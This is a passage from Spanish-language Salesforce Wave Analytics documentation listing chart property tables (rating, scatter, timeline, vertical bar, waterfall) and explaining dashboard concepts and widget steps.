| Mostrar leyenda | casilla de verificación | Muestra la leyenda del gráfico. | legend.show | booleano | TRUE |
| Mostrar el encabezado de la leyenda | casilla de verificación | Muestra el encabezado de la leyenda del gráfico. | legend.showHeader | booleano | TRUE |
| Mostrar la leyenda dentro del área del gráfico | casilla de verificación | Muestra la leyenda dentro del área del gráfico para reducir el espacio necesario para la leyenda. La leyenda podría superponerse con el gráfico. | legend.inside | booleano | FALSE |

| Propiedad | Tipo | Descripción | Propiedad JSON | Valores JSON | Valor predeterminado |
|---|---|---|---|---|---|
| posición | lista desplegable | Posición de la leyenda. | legend.position | right-top, bottom-center, left-top, top-center | right-top |
| Mostrar como trellis | casilla de verificación | Muestra como gráficos separados basados en agrupaciones. | trellis.enable | booleano | |
| Tipo | lista desplegable | El tipo de trellis.<br>• Horizontal: Mostrar en una fila<br>• Vertical: Mostrar en una columna<br>• Matricial: Mostrar en una tabla<br>• Ajustar: Mostrar en filas | trellis.type | x, y, xy, wrap | x |
| Número de gráficos por línea | lista desplegable | Con el ajuste trellis, establece cuántos gráficos aparecen en una fila antes de iniciar una nueva fila. | trellis.chartsPerLine | 2, 3, 4, 5, 6, 7, 8 | 4 |

## Gráficos de calificación

Utilice un gráfico de calificación para obtener una mejor comprensión de la idoneidad de una calidad que se mide, como la satisfacción del cliente. El gráfico de calificación se encuentra en Wave Dashboard Designer.

### Propiedades de gráficos de calificación

El gráfico de calificación está configurado con las propiedades en Wave Dashboard Designer. Estas propiedades tienen propiedades JSON equivalentes.

Esta tabla muestra las propiedades disponibles.

| Propiedad | Tipo | Descripción | Propiedad JSON | Valores JSON | Valor predeterminado |
|---|---|---|---|---|---|
| Title | entrada de texto | Texto de título del gráfico. | label | cadena | |
| Subtítulo | entrada de texto | Texto de subtítulo del gráfico. | subtitleLabel | cadena | |
| Alineación de título | entrada de texto | La alineación del título y del subtítulo del gráfico | align | left, center, right | center |
| Tema | lista desplegable | El tema de color del gráfico. | tema | wave, light, dark | wave |
| Icono | lista desplegable | El icono que se utiliza en el gráfico. | icon | circle, start, heart, square, check, cloud | circle |

| Propiedad | Tipo | Descripción | Propiedad JSON | Valores JSON | Valor predeterminado |
|---|---|---|---|---|---|
| Número de iconos | entrada de número | El número total de iconos para utilizar por medición. | numberOfIcons | 2 – 100 | 10 |
| Mostrar valor como | lista desplegable | El tipo del número que se muestra en cada segmento.<br>• Ninguna: no mostrar un valor<br>• Número: Número sin abreviar (911.235)<br>• Número compacto: número abreviado (911K)<br>• Porcentaje: porcentaje del total | valueType | none, number, compactNumber, percent | compactNumber |
| Mostrar valor máximo | casilla de verificación | Muestra el número máximo junto con el valor de medición. | showMax | booleano | FALSE |
| Mostrar valores a la izquierda | casilla de verificación | Muestra valores a la izquierda de los iconos. | valuesOnLeft | booleano | FALSE |
| Min (Mínima) | entrada de número | El valor mínimo de la banda de color bajo. | min | número | 0 |
| Alto | entrada de número | El valor de punto de ruptura que separa los colores bajo y alto. | high | número | 50 |
| Max (Máxima) | entrada de número | El valor máximo de la banda de color alto. | max | número | 100 |
| Banda baja | selector de color | Colores para los iconos cuando el valor está entre mínimo y alto. | colors.lowColor1 | cadena de color | #ff0077 |
| Banda alta | selector de color | Colores para los iconos cuando el valor está entre alto y máximo. | colors.highColor1 | cadena de color | #44ee00 |
| Mostrar como trellis | casilla de verificación | Muestra como gráficos separados basados en agrupaciones. | trellis.enable | booleano | |
| Tipo | lista desplegable | El tipo de trellis.<br>• Horizontal: Mostrar en una fila<br>• Vertical: Mostrar en una columna<br>• Matricial: Mostrar en una tabla<br>• Ajustar: Mostrar en filas | trellis.type | x, y, xy, wrap | x |
| Número de gráficos por línea | lista desplegable | Con el ajuste trellis, establece cuántos gráficos aparecen en una fila antes de iniciar una nueva fila. | trellis.chartsPerLine | 2, 3, 4, 5, 6, 7, 8 | 4 |

# Gráficos de dispersión

Utilice un gráfico de dispersión para visualizar la correlación entre dos grupos de datos. El gráfico de dispersión se encuentra en Wave Dashboard Designer, en classic designer y en el explorador.

## Propiedades de gráficos de dispersión

El gráfico de dispersión está configurado con las propiedades en Wave Dashboard Designer. Estas propiedades tienen propiedades JSON equivalentes.

Esta tabla muestra las propiedades disponibles.

| Propiedad | Tipo | Descripción | Propiedad JSON | Valores JSON | Valor predeterminado |
|---|---|---|---|---|---|
| Title | entrada de texto | Texto de título del gráfico. | label | cadena | |
| Subtítulo | entrada de texto | Texto de subtítulo del gráfico. | subtitleLabel | cadena | |
| Alineación de título | entrada de texto | La alineación del título y del subtítulo del gráfico | align | left, center, right | center |
| Tema | lista desplegable | El tema de color del gráfico. | tema | wave, light, dark | wave |
| Iniciar eje en 0 | casilla de verificación | Fuerza el eje para que empiece en 0. | x.showZero<br>y.showZero | booleano | TRUE |
| Mostrar eje | casilla de verificación | Muestra el eje en el gráfico. | x.showAxis<br>y.showAxis | booleano | TRUE |
| Mostrar título | casilla de verificación | Muestra el título del eje. | x.showTitle<br>y.showTitle | booleano | TRUE |
| Title | entrada de texto | El título asignado al eje. Aparece únicamente si showTitle es TRUE. | x.title<br>y.title | cadena | |
| Línea de referencia | entrada de número, entrada de texto, entrada de color | Una línea vertical (eje X) y horizontal (eje Y) en un valor de eje específico.<br>• Valor: Valor de eje (número)<br>• Etiqueta: Texto que aparece en la línea<br>• Color: Color de la línea (cadena de color) | x.referenceLine<br>.value .label .color<br>y.referenceLine<br>.value .label .color | número<br>cadena<br>cadena de color | 0<br>rgb(0, 161, 224) |
| Mostrar leyenda | casilla de verificación | Muestra la leyenda del gráfico. | legend.show | booleano | TRUE |
| Mostrar el encabezado de la leyenda | casilla de verificación | Muestra el encabezado de la leyenda del gráfico. | legend.showHeader | booleano | TRUE |

| Propiedad | Tipo | Descripción | Propiedad JSON | Valores JSON | Valor predeterminado |
|---|---|---|---|---|---|
| Mostrar la leyenda dentro del área del gráfico | casilla de verificación | Muestra la leyenda dentro del área del gráfico para reducir el espacio necesario para la leyenda. La leyenda podría superponerse con el gráfico. | legend.inside | booleano | FALSE |
| posición | lista desplegable | Posición de la leyenda. | legend.position | right-top, bottom-center, left-top, top-center | right-top |
| Mostrar como trellis | casilla de verificación | Muestra como gráficos separados basados en agrupaciones. | trellis.enable | booleano | |
| Tipo | lista desplegable | El tipo de trellis.<br>• Horizontal: Mostrar en una fila<br>• Vertical: Mostrar en una columna<br>• Matricial: Mostrar en una tabla<br>• Ajustar: Mostrar en filas | trellis.type | x, y, xy, wrap | x |
| Número de gráficos por línea | lista desplegable | Con el ajuste trellis, establece cuántos gráficos aparecen en una fila antes de iniciar una nueva fila. | trellis.chartsPerLine | 2, 3, 4, 5, 6, 7, 8 | 4 |

## Gráficos de cronología

Utilice un gráfico de cronología para mostrar cómo cambia un valor con el paso del tiempo. El gráfico de cronología se encuentra en Wave Dashboard Designer, en classic designer y en el explorador.

### Propiedades de gráficos de cronología

El gráfico de cronología está configurado con las propiedades en Wave Dashboard Designer. Estas propiedades tienen propiedades JSON equivalentes.

Esta tabla muestra las propiedades disponibles.

| Propiedad | Tipo | Descripción | Propiedad JSON | Valores JSON | Valor predeterminado |
|---|---|---|---|---|---|
| Title | entrada de texto | Texto de título del gráfico. | label | cadena | |
| Subtítulo | entrada de texto | Texto de subtítulo del gráfico. | subtitleLabel | cadena | |
| Alineación de título | entrada de texto | La alineación del título y del subtítulo del gráfico | align | left, center, right | center |

| Propiedad | Tipo | Descripción | Propiedad JSON | Valores JSON | Valor predeterminado |
|---|---|---|---|---|---|
| Tema | lista desplegable | El tema de color del gráfico. | tema | wave, light, dark | wave |
| Gestión de valores que faltan | lista desplegable | Método para gestionar los valores que faltan.<br>• Conectar: Dibuja una línea entre los valores existentes<br>• Desconectar: Deja un espacio para los valores que faltan | missingValue | connect, disconnect | conectar |
| Área de relleno | casilla de verificación | Llena el área bajo la cronología. | fillArea | booleano | TRUE |
| Mostrar puntos | casilla de verificación | Muestra puntos de datos. | showPoints | booleano | TRUE |
| Mostrar eje | casilla de verificación | Muestra el eje en el gráfico. Disponible para X (tiempo) e Y (medición). | timeAxis.showAxis<br>meansureAxis1.showAxis | booleano | TRUE |
| Mostrar título | casilla de verificación | Muestra el título del eje. Disponible para X (tiempo) e Y (medición). | timeAxis.showTitle<br>meansureAxis1.showTitle | booleano | TRUE |
| Title | entrada de texto | El título asignado al eje. Disponible para X (tiempo) e Y (medición). | timeAxis.title<br>meansureAxis1.title | cadena | |
| Línea de referencia | entrada de número, entrada de texto, entrada de color | Una línea horizontal en un valor de eje Y específico.<br>• Valor: Valor de eje Y (número)<br>• Etiqueta: Texto que aparece en la línea<br>• Color: Color de la línea (cadena de color) | measureAxis1.referenceLine .value .label .color | número<br>cadena<br>cadena de color | 0<br>rgb(0, 161, 224) |
| Mostrar leyenda | casilla de verificación | Muestra la leyenda del gráfico. | legend.show | booleano | TRUE |
| Mostrar el encabezado de la leyenda | casilla de verificación | Muestra el encabezado de la leyenda del gráfico. | legend.showHeader | booleano | TRUE |
| Mostrar la leyenda dentro del área del gráfico | casilla de verificación | Muestra la leyenda dentro del área del gráfico para reducir el espacio necesario para la leyenda. La leyenda podría superponerse con el gráfico. | legend.inside | booleano | FALSE |
| posición | lista desplegable | Posición de la leyenda. | legend.position | right-top, bottom-center, | right-top |

| Propiedad | Tipo | Descripción | Propiedad JSON | Valores JSON | Valor predeterminado |
|---|---|---|---|---|---|
| | | | | left-top, top-center | |
| Mostrar como trellis | casilla de verificación | Muestra como gráficos separados basados en agrupaciones. | trellis.enable | booleano | |
| Tipo | lista desplegable | El tipo de trellis.<br>• Horizontal: Mostrar en una fila<br>• Vertical: Mostrar en una columna<br>• Matricial: Mostrar en una tabla<br>• Ajustar: Mostrar en filas | trellis.type | x, y, xy, wrap | x |
| Número de gráficos por línea | lista desplegable | Con el ajuste trellis, establece cuántos gráficos aparecen en una fila antes de iniciar una nueva fila. | trellis.chartsPerLine | 2, 3, 4, 5, 6, 7, 8 | 4 |

## Gráficos de barras verticales

Utilice un gráfico de barras verticales (también denominado gráfico de columnas) para mostrar recuentos relativos de elementos, como candidatos o divisas. El gráfico de barras verticales se encuentra en Wave Dashboard Designer, en classic designer y en el explorador.

### Propiedades de gráficos de barras verticales

El gráfico de barras verticales está configurado con las propiedades en Wave Dashboard Designer. Estas propiedades tienen propiedades JSON equivalentes.

Esta tabla muestra las propiedades disponibles.

| Propiedad | Tipo | Descripción | Propiedad JSON | Valores JSON | Valor predeterminado |
|---|---|---|---|---|---|
| Title | entrada de texto | Texto de título del gráfico. | label | cadena | |
| Subtítulo | entrada de texto | Texto de subtítulo del gráfico. | subtitleLabel | cadena | |
| Alineación de título | entrada de texto | La alineación del título y del subtítulo del gráfico | align | left, center, right | center |
| Tema | lista desplegable | El tema de color del gráfico. | tema | wave, light, dark | wave |
| Mostrar valores en barras de gráficos | casilla de verificación | Muestra el número de valores representado por las barras en las barras. | showValues | booleano | TRUE |

| Propiedad | Tipo | Descripción | Propiedad JSON | Valores JSON | Valor predeterminado |
|---|---|---|---|---|---|
| Normalizar valores | casilla de verificación | En gráficos de barras verticales apiladas, muestra los grupos apilados como un porcentaje del total. | normalize | booleano | FALSE |
| Ajuste automático | lista desplegable | Selecciona la escala que aplicar a un gráfico para que se ajuste al widget contenedor.<br>• Ninguna: No se realiza ninguna optimización de ajuste.<br>• Ajustar: Escala el gráfico hasta que ajusta en el widget contenedor.<br>• Conservar etiquetas: El gráfico se ampliará para mantener la visualización de las etiquetas. | autoFitMode | none, fit, keepLabels | fit |
| Modo de eje | lista desplegable | Especifica cómo aparecen las mediciones múltiples en un gráfico.<br>• Eje simple: Muestra las mediciones en un eje<br>• Eje doble: Muestra la primera medición en el eje izquierdo, la segunda medición en el derecho<br>• Múltiples pequeños: Dibuja un gráfico para cada medición | axisMode | sync, dual, multi | multi |
| Mostrar eje | casilla de verificación | Muestra el eje en el gráfico. Disponible para X, Y (izquierdo) e Y (derecho). | dimensionAxis.showAxis<br>meansureAxis1.showAxis<br>meansureAxis2.showAxis | booleano | TRUE |
| Mostrar título | casilla de verificación | Muestra el título del eje. Disponible para X, Y (izquierdo) e Y (derecho). | dimensionAxis.showTitle<br>meansureAxis1.showTitle<br>measureAxis2.showTitle | booleano | TRUE |
| Title | entrada de texto | El título asignado al eje. Disponible para X, Y (izquierdo) e Y (derecho) si showTitle es TRUE. | dimensionAxis.title<br>meansureAxis1.title<br>meansureAxis2.title | cadena | |
| Línea de referencia | entrada de texto, entrada de color | Una línea horizontal en un valor de eje Y específico. Disponible para Y (izquierdo) e Y (derecho).<br>• Valor: Valor de eje Y (número)<br>• Etiqueta: Texto que aparece en la línea<br>• Color: Color de la línea (cadena de color) | measureAxis1.referenceLine .value .label .color<br>measureAxis2.referenceLine .value .label .color | número<br>cadena<br>cadena de color | 0<br>rgb(0, 161, 224) |

| Propiedad | Tipo | Descripción | Propiedad JSON | Valores JSON | Valor predeterminado |
|---|---|---|---|---|---|
| Mostrar leyenda | casilla de verificación | Muestra la leyenda del gráfico. | legend.show | booleano | TRUE |
| Mostrar el encabezado de la leyenda | casilla de verificación | Muestra el encabezado de la leyenda del gráfico. | legend.showHeader | booleano | TRUE |
| Mostrar la leyenda dentro del área del gráfico | casilla de verificación | Muestra la leyenda dentro del área del gráfico para reducir el espacio necesario para la leyenda. La leyenda podría superponerse con el gráfico. | legend.inside | booleano | FALSE |
| posición | lista desplegable | Posición de la leyenda. | legend.position | right-top, bottom-center, left-top, top-center | right-top |
| Mostrar como trellis | casilla de verificación | Muestra como gráficos separados basados en agrupaciones. | trellis.enable | booleano | |
| Tipo | lista desplegable | El tipo de trellis.<br>• Horizontal: Mostrar en una fila<br>• Vertical: Mostrar en una columna<br>• Matricial: Mostrar en una tabla<br>• Ajustar: Mostrar en filas | trellis.type | x, y, xy, wrap | x |
| Número de gráficos por línea | lista desplegable | Con el ajuste trellis, establece cuántos gráficos aparecen en una fila antes de iniciar una nueva fila. | trellis.chartsPerLine | 2, 3, 4, 5, 6, 7, 8 | 4 |

## Gráficos en cascada

Utilice un gráfico en cascada para mostrar el efecto acumulativo de valores positivos o negativos introducidos secuencialmente con desgloses de los totales de los valores. También se conocen como "ladrillos volantes" o gráficos "Mario". Para incluir los desgloses de los totales de los valores, utilice un gráfico en cascada apilado. El gráfico en cascada se encuentra en Wave Dashboard Designer y en classic designer.

### Propiedades de gráficos en cascada

El gráfico en cascada está configurado con las propiedades en Wave Dashboard Designer. Estas propiedades tienen propiedades JSON equivalentes.

Esta tabla muestra las propiedades disponibles.

| Propiedad | Tipo | Descripción | Propiedad JSON | Valores JSON | Valor predeterminado |
|---|---|---|---|---|---|
| Title | entrada de texto | Texto de título del gráfico. | label | cadena | |
| Subtítulo | entrada de texto | Texto de subtítulo del gráfico. | subtitleLabel | cadena | |
| Alineación de título | entrada de texto | La alineación del título y del subtítulo del gráfico | align | left, center, right | center |
| Tema | lista desplegable | El tema de color del gráfico. | tema | wave, light, dark | wave |
| Calcular total | casilla de verificación | Calcula una barra de total general y se muestra al final del gráfico en cascada. | computeTotal | booleano | TRUE |
| Mostrar valores en barras de gráficos | casilla de verificación | Muestra el número de valores representado por las barras en las barras. | showValues | booleano | TRUE |
| Colores (Positivos) | selector de color | El color para indicar valores positivos. No está disponible en el gráfico en cascada apilado. | positiveColor | entrada de color | #0BA976 |
| Colores (Negativos) | selector de color | El color para indicar valores negativos. No está disponible en el gráfico en cascada apilado. | negative.Color | entrada de color | #E41E42 |
| Colores (Inicial) | selector de color | El color para indicar el valor inicial. No está disponible en el gráfico en cascada apilado. | startColor | entrada de color | #1674D9 |
| Colores (Total) | selector de color | El color para indicar el total general. No está disponible en el gráfico en cascada apilado. | totalColor | entrada de color | #1674D9 |
| Mostrar eje | casilla de verificación | Muestra los ejes en el gráfico. | dimensionAxis.showAxis<br>meansureAxis1.showAxis | booleano | TRUE |
| Mostrar título | casilla de verificación | Muestra los títulos de los ejes. | dimensionAxis.showTitle<br>meansureAxis1.showTitle | booleano | TRUE |
| Title | entrada de texto | El título asignado a cada eje. El gráfico genera el nombre automáticamente cuando no se proporciona un valor. | dimensionAxis.title<br>meansureAxis1.title | cadena | |
| Mostrar leyenda | casilla de verificación | Muestra la leyenda del gráfico. Disponible únicamente en el gráfico en cascada apilado. | legend.show | booleano | TRUE |
| Mostrar el encabezado de la leyenda | casilla de verificación | Muestra el encabezado de la leyenda del gráfico. Disponible únicamente en el gráfico en cascada apilado. | legend.showHeader | booleano | TRUE |

| Propiedad | Tipo | Descripción | Propiedad JSON | Valores JSON | Valor predeterminado |
|---|---|---|---|---|---|
| Mostrar la leyenda dentro del área del gráfico | casilla de verificación | Muestra la leyenda dentro del área del gráfico para reducir el espacio necesario para la leyenda. La leyenda podría superponerse con el gráfico. Disponible únicamente en el gráfico en cascada apilado. | legend.inside | booleano | FALSE |
| posición | lista desplegable | Posición de la leyenda. Disponible únicamente en el gráfico en cascada apilado. | legend.position | right-top, bottom-center, left-top, top-center | right-top |
| Mostrar como trellis | casilla de verificación | Muestra como gráficos separados basados en agrupaciones. | trellis.enable | booleano | |
| Tipo | lista desplegable | El tipo de trellis.<br>• Horizontal: Mostrar en una fila<br>• Vertical: Mostrar en una columna<br>• Matricial: Mostrar en una tabla<br>• Ajustar: Mostrar en filas | trellis.type | x, y, xy, wrap | x |
| Número de gráficos por línea | lista desplegable | Con el ajuste trellis, establece cuántos gráficos aparecen en una fila antes de iniciar una nueva fila. | trellis.chartsPerLine | 2, 3, 4, 5, 6, 7, 8 | 4 |

# Conceptos de paneles de Wave

A continuación encontrará información acerca de paneles de Wave Analytics para complementar las instrucciones para crear paneles.

### ¿Qué es un panel?

Un panel es un vehículo para contar una historia específica y centrada sobre un conjunto de datos sobre el que puede actuar su público. Consta de un conjunto saneado de gráficos, mediciones y tablas basadas en los datos de una lente.

### Elementos clave de un panel de Wave

Un panel no solo está pensado para leerlo. Está destinado a realizar una conversación en base a uno o más conjuntos de datos que son relevantes para su empresa. No hay que mirar las imágenes únicamente; utilice las herramientas del panel para profundizar en los datos que le importan. No lo dude, ¡haga clic en los diversos elementos y explore!

### ¿Qué tipo de panel debo crear?

Los paneles pueden cubrir muchos tipos de búsqueda de conocimientos: operativos, estratégicos o analíticos. A veces un panel sirve a una combinación de propósitos, pero es una buena idea mantener su panel centrado en un solo propósito.

### Pasos de widgets en un panel de Wave

Algunos widgets requieren pasos. Como una consulta, un paso devuelve resultados. El widget determina el modo de visualizar los resultados. Por ejemplo, un paso calcula el importe medio de una oportunidad, agrupado por región. El widget muestra los resultados en un formato de gráfico de barras con cada barra mostrando el importe medio para una región. La mayoría de los widgets tienen un asistente que puede utilizar para crear el widget y su paso. También puede crear su propio paso y aplicarlo a un widget.

## ¿Qué es un panel?

Un panel es un vehículo para contar una historia específica y centrada sobre un conjunto de datos sobre el que puede actuar su público. Consta de un conjunto saneado de gráficos, mediciones y tablas basadas en los datos de una lente.

Cuando comparte datos de Wave Analytics a través de un panel, está preparando los miembros de su público para que puedan explorar por su cuenta, sin que puedan perderse en el conjunto de datos completo.

Un uso de un panel es proporcionar un punto de atención para su público. Un conjunto de datos puede contener grandes cantidades de datos. Algunos de esos datos son relevantes para preguntas específicas que tenga su público; algunos de esos datos representan ruido sin interés. Los datos que son vitales para un conjunto de preguntas pueden a veces ser ruidos en relación a otro conjunto de preguntas.


Tenga en cuenta que aunque se denomina panel, estamos haciendo mucho más con esta interfaz de lo que haríamos con el panel de un electrodoméstico tradicional. Este panel no solo indica lo que ha cambiado, nos invita a indagar con más profundidad en los datos subyacentes. Es como el uso del velocímetro en un vehículo para indicarnos lo rápido de vamos, pero también para indicar los cambios de velocidad en diferentes puntos de nuestro viaje, las condiciones cambiantes del tráfico y cómo esos cambios pueden afectarnos a nuestra hora de llegada.

CONSULTE TAMBIÉN

- Crear un panel con Wave Dashboard Designer
- Crear un panel con Classic Designer

## Elementos clave de un panel de Wave

Un panel no solo está pensado para leerlo. Está destinado a realizar una conversación en base a uno o más conjuntos de datos que son relevantes para su empresa. No hay que mirar las imágenes únicamente; utilice las herramientas del panel para profundizar en los datos que le importan. No lo dude, ¡haga clic en los diversos elementos y explore!




Puede leer un panel de Salesforce Wave de forma interactiva haciendo clic en los elementos que se muestran. Cada elemento es una imagen de una consulta de base de datos filtrada y en vivo.

**Filtros de selección**

Un filtro de selección le permite filtrar en base a un valor en particular que sea de importancia para usted. Por ejemplo, establezca los controles deslizantes máximo y mínimo en un selector de alcance para hacer que el panel solo muestre las cantidades dentro de un intervalo específico. Observe el modo en que los gráficos y las cifras de la página cambian cuando establece los controles deslizantes. Los filtros de selección están a menudo enlazados entre sí, de modo que puede profundizar progresivamente. Por ejemplo, utilice un filtro para ver las ventas de un producto. Luego utilice el siguiente para filtrar las ventas por región. Finalmente, utilice otro para filtrar las regiones de ventas por cuenta. Existen varios tipos de filtros de selección, como de lista, alternancia, fecha e intervalo.

**Indicadores de rendimiento clave**

Alguna información se mide de forma óptima a través de un único número, también conocido como indicador clave rendimiento. Algunos elementos de número pueden filtrarse en base a las selecciones de gráficos y filtros. Por ejemplo, en un gráfico de barras que muestra las oportunidades en curso de comerciales individuales, haga clic en una barra para centrar las oportunidades en curso de una persona en particular. Fíjese en que el número cambia desde mostrar el valor total de todos los comerciales a mostrar el valor de la persona seleccionada.

**Gráficos**

La gran diversidad de gráficos muestra sus datos desde múltiples ángulos. Muchas partes de los gráficos son interactivas. Por ejemplo, haga clic en una barra en un gráfico de barras y observe lo que ocurre. Al hacer clic en una barra filtra la consulta que representa el gráfico de barras. Su revisión cambia otros valores en este gráfico, valores en otros gráficos y visualizaciones de números.

**Tablas**

Una tabla proporciona los detalles a nivel de registro. Por ejemplo, un gráfico puede mostrarle un resumen de rendimiento para cada región, pero la tabla puede mostrarle los detalles específicos de la oportunidad. Puede ordenar las tablas para mostrar los registros superiores e inferiores. También puede crear columnas calculadas en tablas para calcular los valores en base a datos existentes.

## ¿Qué tipo de panel debo crear?

Los paneles pueden cubrir muchos tipos de búsqueda de conocimientos: operativos, estratégicos o analíticos. A veces un panel sirve a una combinación de propósitos, pero es una buena idea mantener su panel centrado en un solo propósito.

Consejo: Sea cual sea su propósito, los mejores paneles son independientes y presentan una imagen completa de modo que el público no tenga que desplazarse o hacer clic en otros recursos.

### Paneles operativos

Un panel operativo está destinado a realizar un seguimiento de datos que cambian rápidamente que pueden marcar la diferencia en el trabajo diario. Un panel operativo puede consultarse en todo momento. Su público espera datos en tiempo real o casi en tiempo real.

Por ejemplo, para supervisar el tiempo de disponibilidad y utilización de un servidor, o bien supervisar el número de casos de asistencia que su centro de llamadas está recibiendo cada semana, un panel operativo proporciona la mejor solución.

### Panel estratégico

Un panel estratégico presenta una visión general de los desarrollos comerciales. Los ejecutivos pueden usarlo para supervisar los indicadores clave de rendimiento y el apoyo de las decisiones sobre una dirección general. El público espera un panel estratégico para exponer los problemas y las oportunidades, no para enumerar problemas para su resolución inmediata.

Por ejemplo, un panel estratégico para ejecutivos de ventas puede mostrar las cifras de ventas totales agrupadas por región, los ingresos totales del trimestre o la carga de trabajo agrupada por departamentos.

## Paneles analíticos

Un panel analítico permite profundizar en datos operativos o estratégicos para encontrar tendencias y realizar predicciones. El público quiere ver cantidades masivas de datos, realizar escenarios ficticios y descubrir nuevas preguntas que aún no se han planteado.

Por lo general, el público trabaja con un panel analítico con una base mensual, trimestral e incluso anual. El acceso a actualizaciones diarias no es tan importante en estos como lo es en paneles operativos o estratégicos.

CONSULTE TAMBIÉN

- Crear un panel con Wave Dashboard Designer
- Crear un panel con Classic Designer

# Pasos de widgets en un panel de Wave

Algunos widgets requieren pasos. Como una consulta, un paso devuelve resultados. El widget determina el modo de visualizar los resultados. Por ejemplo, un paso calcula el importe medio de una oportunidad, agrupado por región. El widget muestra los resultados en un formato de gráfico de barras con cada barra mostrando el importe medio para una región. La mayoría de los widgets tienen un asistente que puede utilizar para crear el widget y su paso. También puede crear su propio paso y aplicarlo a un widget.


En el diseñador de paneles, una "lente" y un "paso" son similares, pero no lo mismo. Ambos contienen consultas empleadas para calcular resultados. No obstante, a diferencia de un paso, una lente incluye la visualización y puede guardarse como un activo autónomo en una aplicación. Por ejemplo, una lente puede mostrar los resultados de una consulta como un gráfico de cronología o una tabla de comparación.

Puede crear un widget empleando uno de los siguientes tipos de pasos.

**Paso de consulta**

La mayoría de los pasos son pasos de consulta. Un paso de consulta contiene una consulta SAQL a uno o más conjuntos de datos. Puede crear pasos de consulta de diversas formas.

Puede utilizar el explorador para consultar un único conjunto de datos. Puede calcular mediciones, agrupar resultados por fechas y dimensiones, así como filtrar los registros en base a los campos de conjuntos de datos. A continuación se muestra un ejemplo de un paso creado con el explorador que cumplimenta un widget de gráfico.




Para crear pasos de consulta SAQL más sólidos, utilice el editor de SAQL. Por ejemplo, puede crear una consulta SAQL basada en múltiples conjuntos de dato, lo que no es posible utilizando el explorador. Este paso crea un widget de gráfico.

